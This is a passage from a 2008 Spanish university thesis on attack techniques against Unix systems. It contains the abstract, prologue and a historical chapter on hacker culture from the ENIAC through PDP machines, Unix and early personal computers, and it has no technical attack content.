Técnicas comunes de Ataque a equipos con sistema operativo Unix o derivados

Autor: Marcelo Fidel Fernández

Director: Javier Blanqué

Universidad Nacional de Luján

Int. Ruta 5 y 7

6700 Luján, Buenos Aires

República Argentina

Año 2008

Técnicas comunes de Ataque a equipos con sistema operativo Unix o derivados

Marcelo Fernández
Universidad Nacional de Luján
Int. Ruta 5 y 7
6700 Luján, Buenos Aires
República Argentina
marcelo.fidel.fernandez@gmail.com

"Si la depuración es el proceso de eliminar errores,
entonces la programación debe ser el proceso de introducirlos"
Edsger W. Dijkstra

Resumen

El presente trabajo trata de brindar un panorama acerca de las técnicas más comunes de obtención de información remota en forma activa y pasiva, detección de vulnerabilidades y posteriormente una introducción al ataque en entornos tipo Unix, como Linux (Debian, Ubuntu, Red Hat, Fedora, Suse, Mandriva, etc.), BSD (FreeBSD, OpenBSD, NetBSD), Solaris, AIX, HP-UX, SCO Unix, etc.

En el Primer Capítulo se hace una reseña de la historia del Movimiento Hacker, una comunidad nueva e interconectada, surgida al mismo tiempo que y junto al desarrollo de la informática misma. Luego se describen los diversos factores tecnológicos y circunstancias adicionales que alteraron su recorrido hasta nuestros días, momento en que se podría decir que está en todo su esplendor.

Seguido de esto, se describe un poco la situación global de la "Seguridad Informática" hoy en día, su relación con la Ética Hacker y la práctica del Hacking Ético como una forma de vida dentro de la Comunidad Hacker.

En el Tercer Capítulo se plantean un conjunto de etapas como típicas, o que normalmente se llevan adelante, antes y después de efectuar un ataque a la seguridad informática de una organización, con el fin de que tenga mayores probabilidades de éxito primero y maximizar las consecuencias luego.

Los capítulos siguientes poseen una neta orientación técnica. El Cuarto presenta la primera y más extendida forma de recopilación activa de información remota: el "escaneo de puertos" o "*Port Scanning*". Se introducen una serie de variantes o tipos de escaneo, los cuales se encuentran en la herramienta más popular, Nmap, detallando el funcionamiento teórico y práctico de cada una, ya que se incluyen capturas del tráfico de la red a modo de ejemplo.

El Capítulo 5 explica otras formas de reconocimiento remoto, como ser la detección de un Sistema Operativo en base a su pila de protocolos TCP/IP, llamado OS Fingerprinting, en su versiones activa, pasiva y otras menos utilizadas. También se desarrollan algunas técnicas aún más intrusivas, como la Enumeración de Servicios y el Fingerprinting de Aplicaciones.

El Sexto Capítulo recorre algunas herramientas para aplicar y ampliar aún más la teoría de los dos capítulos anteriores: Netcat; opciones avanzadas de Nmap como su motor de scripting; port scanners alternativos como Unicornscan y Scanrand, y un *packet crafter* como Hping es sólo una muestra de las posibilidades que tienen los intrusos (legales o no) frente a los sistemas informáticos.

Por último, el Capítulo 7 finalmente describe el ataque y acceso a un equipo remoto, además de hacer una introducción un software especialmente creado para el desarrollo y creación de exploits, llamado Metasploit Framework.

La utilidad del Anexo A se reduce en tener a mano la documentación más importante de los protocolos con los que se trabaja: IP, TCP, UDP e ICMP, con el objetivo de refrescar la memoria en caso de duda o desconocimiento por parte del lector. El Anexo B describe con bastante detalle y precisión las capturas realizadas y utilizadas en los Capítulos 4 y 6. El Anexo C se desprende y profundiza un poco más el Capítulo 5, abriendo las puertas a la colaboración con el proyecto Nmap cuando no reconoce una firma de un SO; de paso, también sirve como referencia de bajo nivel sobre qué parámetros son útiles para la detección activa de un stack TCP/IP remoto. El Anexo D permite obtener más detalles sobre los exploits utilizados en el Capítulo 7. Y el Anexo E es un compendio de los términos, siglas y acrónimos utilizados, explicando su significado y ofreciendo las referencias correspondientes.

Palabras Claves:

Seguridad, Linux, Unix, Seguridad de la Información, Hacking, Cracking, Exploits, Fingerprinting, Port Scanning

Agradecimientos

Agradezco profundamente a toda la gente que me rodeó durante estos años de estudio: familia, docentes, amigos y compañeros con los que recorrí el largo y gratificante camino de estudiante universitario.

Índice de Contenido

Prólogo

Este trabajo surge como consecuencia del grán interés que tengo por la seguridad informática por un lado y la admiración hacia la comunidad hacker por el otro. Hoy en día, Internet permite que una gran masa de personas, entusiastas de las "nuevas tecnologías", vuelquen información e interactúen con ella en forma constante e ininterrumpida, gracias a los programas de software.

Pero lamentablemente, son pocos los que reflexionan que este nuevo medio de comunicación es diferente a los demás, para bien y para mal. Los errores de programación que antes sólo provocaban problemas aquí y allá en forma aislada, cada vez necesitan de mayor cuidado, ya que su diseminación crece en forma global y exagerada; cada vez se escribe más software, para más consumidores, y de forma más integrada con la red.

Los esfuerzos por detener los problemas son cada vez más difíciles de costear, sobrellevar y afrontar, y en consecuencia, hoy existe todo un gran mercado global (lícito y del otro) alrededor de las vulnerabilidades en el manejo de la información de esa gran masa.

Es por esto que creo que no es casual el enorme crecimiento del Software Libre (FLOSS) en estos últimos años. Su fundamento en la "filosofía hacker", su defensa de los estándares abiertos, y la defensa de los derechos del usuario en el manejo de la información está expandiéndose como alternativa, frente a un modelo que como está quedando demostrado, tiene muchas fallas.

Este trabajo es un breve recorrido de los procedimientos más comunes para analizar primero y aprovecharse después de estos errores, camino que los hackers han sabido transitar y desarrollar en forma exclusiva, con el objetivo de fomentar la inacabable cultura del conocimiento.

Aclaración: Las técnicas de ataque expuestos en este trabajo son sólo una recopilación a modo de ejemplo y no pretenden ser completos. La información presentada como proveniente de Organizaciones, Entidades y Empresas pueden o no contener datos verídicos o del mundo real, en cuyo caso afirmativo será aclarado oportunamente.

Capítulo 1. Introducción e Historia de los hackers

1.1. Los Programadores "de Verdad"

La historia de los hackers se remonta a principios de la década de 1950, en la prehistoria de la computación, con el surgimiento de los "*Programadores de Verdad*"[ERHH]. Estos expertos, provenientes de corrientes académicas como la física, ingeniería y hasta algunos radioaficionados, se desempeñaban como programadores intensamente apasionados y entusiastas de las ciencias de la computación, sobre las primeras computadoras digitales.

Estas computadoras habitaban en inmensos salones donde máquinas como la ENIAC (con 167m^2, 27 Toneladas y 150 KW de consumo, dada a conocer en 1946), realizaban unos 5000 cálculos simples (suma y resta) por segundo[1], para uso militar [WIKI_EN] (ver Ilustración 1). Posteriormente, la UNIVAC I (ocupaba 35m^2, lanzada al mercado en 1951), primera computadora digital estadounidense de uso comercial, fue el fruto de los mismos creadores de la anterior, John Mauchly y John Presper Eckert, ésta sí, dando comienzo a una ola de acontecimientos que terminarían en la computación tal como la conocemos.




Ilustración 1 - Computadora ENIAC




Ilustración 2: Línea de Tiempo - Programadores de Verdad

1 Para dar una idea de su velocidad de cálculo, un procesador de PC reciente (por ejemplo un Intel Core 2 Quad de 3 GHZ), puede realizar decenas de miles de millones de operaciones por segundo.

Dichas máquinas eran excesivamente grandes, lentas y pesadas. La entrada de datos debía hacerse por medio de tarjetas perforadas, que hacía que los centros de cómputos armaran largas “colas” de programas a ejecutar; si el programa fallaba, el programador debía arreglar el problema y volver a la “cola”. Esto hacía muy burocrático y difícil el acceso real a la computadora, lo cual desanimaba y quitaba entusiasmo de utilizarlas al común de los programadores, científicos y académicos.

A pesar de ello, en estos primeros pasos de la computación, *programadores de verdad* como los creadores de la ENIAC y la UNIVAC, o también Seymour Cray[2], **comenzaron a desarrollar una incipiente cultura propia**, con terminologías, que se reflejó por ejemplo en varias largas listas de “Leyes de Murphy” [WIKI_MPHY] .

1.2. Los dorados '60 - El comienzo de la cultura hacker

La cultura hacker tiene sus raíces en el MIT, más precisamente en la subcomisión de Señales y Energía del Club Tecnológico de Modelos de Trenes[3]. Algunos de los integrantes de dicho subcomité eran personas de mucha inteligencia, capacidad y talento, que amaban aprender cada vez más de todo aquello que les interesara, por pura diversión y curiosidad, desde aquellas primeras computadoras que podían echar mano hasta conocer al dedillo el sistema telefónico del edificio, aún a costa de sus relaciones sociales y personales.

Primero con la TX-0 [WIKI_TX0], y luego también en 1961, cuando la institución adquirió la primer PDP-1, dichos estudiantes (Bob Saunders, Peter Samson, Alan Kotok, y otros), convirtieron estas máquinas y sus sucesoras de la línea PDP [WIKI_PDP] de DEC[4] en su pasatiempo preferido, donde desarrollaron software, herramientas de programación, un lenguaje informal, propio, y por fin, **una cultura, con ética y códigos**, cuya huella deja su marca hasta nuestros días.

La mayoría de los términos originados en esta época están registrados en el

2 Seymour Cray (1925-1996) fue un pionero de la informática, y es considerado el “Padre de la Supercomputación”. Pasó su vida diseñando equipamiento computacional a grandes escalas, y es el inventor de un gran número de tecnologías patentadas para las empresas que él trabajaba. Luego de un desempeño brillante en éstas, fundó Cray Corporation en 1972, la principal firma fabricante de supercomputadoras durante dos décadas y media. [CRAY] [OB_CRAY]

3 TMRC – Tech Model Railroad Club, Signals and Power Commitee.

4 PDP de DEC: Programmed Data Processor, de DEC – Digital Equipment Corporation.

Jargon File[5] [ERJF] , un documento que pretende recopilar el significado del *slang*, o lenguaje exclusivamente hacker. El término ***hacker*** proviene de esta etapa; si bien originalmente quiere decir "alguien quien hace muebles con un hacha", se encuentra aquí [ERJFH] descripto como:

1. "Una persona que disfruta explorar los detalles de los sistemas y exprimir sus capacidades, al contrario de la mayoría de sus usuarios."
2. "Alguien que programa de forma entusiasta (hasta obsesiva)."
3. "Una persona capaz de apreciar el valor del hackeo."
4. "Una persona que es buena programando rápidamente."
5. "Un experto en un programa en particular, o alguien que frecuentemente trabaja con él o en él; como por ejemplo, un *Hacker Unix*".
6. "Un experto o entusiasta de cualquier tipo; alguien puede ser un hacker de la astronomía, por ejemplo."
7. "Alguien que disfruta el desafío intelectual de superar o sortear las limitaciones de forma creativa".
8. "El término *hacker* también tiende a connotar membresía en la comunidad global definida por *la red*" (refiriéndose a ARPANet primero e Internet ahora).

Como se puede ver, un *hacker* nada tiene que ver con la visión más difundida entre la gente por los medios masivos de comunicación, la del "ladrón cibernético", que disfruta ingresando a sistemas sin permiso para robar datos. Si bien un hacker disfruta de hacer cosas que están más bien relacionadas con el uso no común de los sistemas, o considera los límites legales de una forma más difusa o "relajada" (sólo porque es bueno saber todos los detalles de un sistema y sortear sus mecanismos de seguridad para luego mejorarlos), **la intención del hacker no es robar información o causar daño alguno**. Para aquellos que sí lo hacen, los hackers inventaron otro término: *cracker*.

Para finalizar, dada la definición de *hacker*, Raymond escribe: "Hay una comunidad, una cultura compartida de programadores expertos y magos de las redes informáticas que recorren la historia hacia atrás varias décadas, hasta la primer computadora de tiempo compartido y los primeros experimentos de la ARPANet. Los miembros de esta cultura dieron origen al término 'hacker'. Los hackers construyeron la Internet. Los hackers hicieron el sistema operativo Unix

5 The Jargon File: El "Archivo de la Jerga". También denominado "El Diccionario Hacker".

lo que es hoy. Los hackers ejecutaron la Usenet. Los hackers hicieron la World Wide Web funcionar. Si usted es parte de esta cultura, si usted contribuyó a ella y otras personas en ella saben quién es usted y lo llaman un hacker, entonces, usted es un hacker." [ERBH]

Volviendo a esta *época dorada de los hackers* [EBHL], hay que remarcar que **sólo fue movilizada** (y hasta posible) **por notables cambios en la tecnología** de la computación. Como se dijo anteriormente, hasta ese momento las computadoras eran utilizadas para ejecutar interminables procesos por lotes, donde programarlas era bastante tedioso, ya que una mínima equivocación en el programa escrito (en un lenguaje de muy bajo nivel) hacía que todo el procedimiento fallara. Cuando apareció la TX-0 (la primera máquina transistorizada, una de las primeras con una salida en forma de imagen[CM_TX0]) y las primeras computadoras PDP de DEC, todo cambió, ya que estas computadoras proponían una operación **más interactiva**, que podían "tocar" (tenía una máquina de escribir eléctrica adaptada para entrar datos a la máquina).

Así y todo, la exigua cantidad de memoria y capacidad de procesamiento con que contaban estas máquinas, hacía que los programadores aplicaran todo su ingenio para lograr mejores programas con muy pocos recursos disponibles. Es así como nacieron los primeros *hacks* (no olvidemos que se buscaba "recortar" o **"hachar"** el consumo de memoria y/o procesamiento) en los programas y luego, el término *hacker* fue imponiéndose por decantación.

Como estas primeras máquinas de cómputo, el movimiento e interés por ellas se expandió y no sólo tuvo su esplendor en el AILab del MIT, sino también en la Universidad de Standford (SAIL[6]) y en la Carnegie-Mellon[7], donde se formaron más centros de cultura hacker e investigación.

Años más tarde, con la creación de la red de comunicaciones ARPANet (1969), estos centros de investigación, originalmente divididos, comenzaron a unificarse, a tener conciencia propia y **funcionar como una comunidad, como una "tribu"**. Esto los fortaleció aún más y profundizó su alcance, logrando avances tecnológicos permanentemente.

El intercambio de información, el trabajo en conjunto entre laboratorios y universidades hizo que todo el movimiento en sí se potenciara en las siguientes

6 SAIL: Standford Artificial Intelligence Laboratory.

7 CMU: Carnegie-Mellon University.

décadas. **Todo el software que escribían, el conocimiento que poseían, todo era compartido, modificado y mejorado a través del libre intercambio de información. Tanto el software como los conocimientos eran libres**. También dio origen a actividades lúdicas relacionadas; las primeras listas de chistes, lenguaje *slang*, discusiones éticas, el interés por la ciencia ficción, todo eso y más floreció naturalmente por la red que los conectaba.

1.3. Los años '70 – La Cultura de las PDP-10

A medida que la sociedad de los hackers y expertos de la computación evolucionaba, la tecnología también los acompañaba a la par: ellos estaban muy unidos e identificados con la serie de minicomputadoras PDP de DEC[8][DEC-WEB] [PDP_PLA]. Estas máquinas (que no se llamaban "computadoras" porque en ese entonces se asociaba ese término con máquinas enormes), al ser mucho más chicas, potentes, relativamente baratas e interactivas, fueron adquiridas por muchísimas universidades (ver Ilustración 3, [ERHH], pág. 3).

Ilustración 3: Primer modelo de la PDP-10, en su configuración más completa.[CUHI]

Es por esto que las PDP y sus hackers "coparon" la ARPANet; siendo la cultura de la PDP-10 [PDP10-PRM][PDP10-Web] la más relevante de esa época (y en menor medida las PDP-7 y PDP-8).

Es entonces donde los distintos (pero interconectados) núcleos de actividad hacker y sus PDP-10 comenzaron a interesarse por diferentes líneas de

8 DEC: Digital Equipment Corporation

investigación y desarrollo de la computación:

- El AILab del MIT desarrolló un sistema operativo alternativo para el PDP-10 denominado **ITS** (Incompatible Timesharing System [WIKI_ITS]), a diferencia del que integraba DEC (el TOPS-10 [WIKI_TOPS10]), y tenía un objetivo claro: desarrollar y utilizar dentro del laboratorio un sistema de tiempo compartido propio, maximizando la eficiencia del hardware y los usuarios[ITS_MIT]. Además de hacer las cosas "a su forma", este sistema operativo permitió que los hackers del MIT desarrollaran una serie de avances sin precedentes: el editor Emacs, el lenguaje LISP, y muchas innovaciones revolucionarias en el ITS mismo, más avanzado respecto de otros Sistemas Operativos de aquel entonces, como Sistemas de archivos remotos, manejo de procesos sofisticado, soporte de tiempo real , etc.

  Todo este conocimiento teórico y trabajo de años fue llevado a muchísimos sistemas, y permanece en uso hasta hoy en día; sin embargo, el ITS en sí estaba escrito en lenguaje de máquina (assembler) para la PDP-10, y estaba atado a su destino.
- Los hackers del SAIL fueron claves en el desarrollo de lo que hoy es la computadora personal y en la interfaz de software orientada a la ventana/ícono/mouse. [SAIL_MUS]
- En el CMU mientras tanto, se llevaron adelante los primeros sistemas expertos y robots con destino industrial.
- También fueron importantes los avances logrados por los hackers del PARC[9][XPARCWEB]:
  - El mouse, la interfaz del software orientado a "ventanas".
  - La impresora láser.
  - Las redes de área local.
  - Mucho más, también referente a las computadoras personales de hoy.

1.4. Aparecen Unix y las minicomputadoras

Mientras en 1969 la ARPANet nacía, Ken Thompson empezó a programar para Bell Labs un sistema operativo que poco a poco fue reemplazando en cuanto a funcionalidades al **Multics** [WIKI_MUL]. El desarrollo de Multics fue iniciado en 1965, y tenía como objetivo ser "*un sistema de computación de tiempo*

9 PARC: Palo Alto Research Center – Xerox Inc.

compartido para mainframes, robusto, interactivo, siempre en línea, para cualquier finalidad, que pudiera soportar muchos usuarios a la vez" (y más objetivos aún, ver [MUL_INTRO][BELL]). Pero para las organizaciones que financiaban el proyecto[10] no alcanzó los objetivos deseados, y de esa manera fue cancelado en abril de ese año [MUL_TIME][MUL_HIS]. El motivo de dicha decisión residía en su costo: Multics era muy complejo y sus requerimientos de hardware muy altos[11].

Ken conocía bien al Multics (fue parte de su equipo de trabajo) y si bien en primera instancia se propuso sólo crear un sistema de archivos para su manejo en la cinta de papel de la PDP-7, poco a poco fue implementando más funcionalidades propias de un sistema operativo completo: un shell[12], un editor, herramientas para poder ejecutarse a sí mismo, etc.

Cuando se le unió Dennis Ritchie el proyecto cobró impulso y luego Brian Kernighan, otro gran colaborador, le puso el nombre *Unix* en clara referencia a la complejidad de Multics[13] y la manera simple de Unix para resolver los mismos problemas.

Al poco tiempo el grupo de desarrollo obtuvo una flamante PDP-11[PDP11-HBK], y comenzaron el trabajo de portar Unix a este hardware, como herramienta de desarrollo e investigación. La primera versión de Unix fue escrita en lenguaje ensamblador, pero la clave del gran éxito posterior de este sistema operativo se basó en que su código fuente fue reescrito en el lenguaje C, creado específicamente para esta tarea.

Desde que comenzó su fabricación, cada versión de la serie PDP tuvo diferentes arquitecturas, juegos de instrucciones, y diferentes objetivos dentro del mercado. En particular, las PDP-10 y PDP-11, si bien sus nombres sugieren que uno era un diseño evolutivo del otro, en realidad, eran **completamente diferente**s: uno era de 36 bits y el otro de 16 bits, respectivamente, y sus arquitecturas eran muy distintas. Es por eso que la elección de portar Unix a la PDP-11 tuvo sus consecuencias mucho después, como se verá más adelante.

10 Financiaban el proyecto de Multics: Bell Telephone Labs, el Proyecto MAC del MIT y el departamento de computación de General Electric.

11 Aún así, Multics siguió siendo desarrollado, implementado y utilizado por muchos años más.

12 Ver Glosario: Shell, pág. 194.

13 La U de Unix se dice que proviene de "uniplexado" o "único", en clara oposición a "multiplexado" de Multics [WIKI_MUL]

A esta altura (segunda mitad de la década del '70), la ARPANet era mucho más extensa que al comienzo, unía universidades, centros de investigación y entidades estatales de EEUU; en términos de hardware, era un conjunto de más de 100 computadoras (111 en marzo de 1977, ver Ilustración 4) [ARPA_TFI], la mayoría PDP-10 y PDP-11. Tenía varias aplicaciones y protocolos estándar, como




Ilustración 4: Mapa lógico de la ARPANet - Marzo de 1977 [CYBGEO]

el correo electrónico, los foros de discusión (Usenet), la transferencia de archivos y hasta tráfico de voz.

Unix fue un suceso porque el lenguaje C, años más tarde, a fines de los '70, ya había sido implementado en infinidad de plataformas y configuraciones de hardware distintas, por su sencillez, flexibilidad y velocidad, lo cual hizo que Unix mismo (a esa altura, con varios años de desarrollo encima) y el software escrito para él fuera **posible ejecutarlo en todo lugar donde un compilador C existiese**.




Ilustración 5: Arbol de las diferentes versiones de Unix a lo largo del tiempo [WIKI_LIN]. Ver también otro árbol gráfico aún más completo en [WIKI_UX]

Un buen ejemplo de esto se dio a fines de los '70, cuando DEC lanzó la **arquitectura VAX**, que se diseño como extensión y evolución a 32 bits de la anterior PDP-11. Thomas B. London y John F. Reiser escribieron un documento al respecto[Unix32v] de donde la siguiente frase resume el trabajo de llevar Unix a la VAX, llamado Unix/32V: "*Work on the C compiler began in mid-December*

1977. The hardware arrived on March 3. We held a party on May 19 to celebrate successful multiuser operation of the system." ("El trabajo en el compilador C comenzó a mediados de Diciembre de 1977. La máquina llegó el 3 de Marzo. Tuvimos una fiesta el 19 de Mayo para celebrar el exitoso funcionamiento multiusuario del sistema").

Ejemplos como este[14] supusieron un gran cambio de paradigmas en la informática: todo software escrito para Unix podría correr en diferentes plataformas, **en cualquier lugar**. Hasta ese momento, el software era altamente dependiente de la arquitectura en la cual se ejecutaba. Es por esto que **hubo un antes y un después de Unix y el lenguaje C**.

14 El trabajo tal como se lo describe no aprovechaba completamente la nueva arquitectura VAX, pero es una muestra de lo relativamente simple que era llevar un sistema operativo y su conjunto de herramientas a nuevas arquitecturas. Posteriormente, en 1979, estudiantes de la Universidad de Berkeley publicaron 3BSD (BSD por Berkeley Software Distribution), que era una versión de Unix/32V que aprovechaba completamente las nuevas capacidades de la VAX. De aquí en más, la Universidad de Berkeley fue una de las versiones de referencia de Unix a nivel global.

1.5. Las microcomputadoras: Computadoras Personales

Por otra parte, en la segunda mitad de los años '70, la miniaturización de los componentes necesarios para crear un equipo de cómputo (procesador, memoria, medios de almacenamiento, etc.) permitió que una nueva corriente de jóvenes expertos se interesara por crear dispositivos poderosos y flexibles en el menor tamaño posible: se las denominó **microcomputadoras** primero y **home computers** (computadoras "de casa") o **personal computers** (computadoras personales) después.

Pequeños clubes de fanáticos (*Hobbyists Clubs)* de la electrónica y computación comenzaron a surgir, acompañados por el espacio dedicado en las publicaciones como *Popular Electronics*. El *Homebrew Computer Club* [WIKI_HCC] fue la cuna más relevante de estos hackers, y desde allí, Apple fue la primera empresa conocida y abocada a producir sistemas de este tipo, con Steve Wozniak y Steve Jobs a la cabeza.

Bill Gates y Paul Allen, si bien no fueron miembros de este club, fueron parte de esta corriente y desarrollaron su primer y exitoso producto: el lenguaje *Altair Basic*, que se volvió el lenguaje estándar para la programación de las microcomputadoras. En los años subsiguientes este grupo de hackers y sus emprendimientos dieron origen al conocido *Silicon Valley* (Valle del Silicio), en California.

Sin embargo, vale la pena dejar en claro que este nuevo movimiento estaba muy influenciado por la posibilidad de hacer negocios con las empresas tradicionales y llevar la computación a la gente no técnica, y aquí no todos sus miembros pertenecían a la comunidad hacker clásica, por su cultura, ética y comportamiento. Por ejemplo, muchos estaban **en contra de compartir el software**, tanto para mejora como investigación, y eran partidarios de crear un modelo de licencias y soporte empresarial, cerrando el camino a la innovación como se venía dando por los "viejos" hackers.

1.6. Los años '80, '90 y el FLOSS

En resumen, a principios de los años '80, la comunidad de expertos de la computación estaba dividida en diferentes corrientes y tecnologías:

a) Los hackers del ITS y las PDP-10.
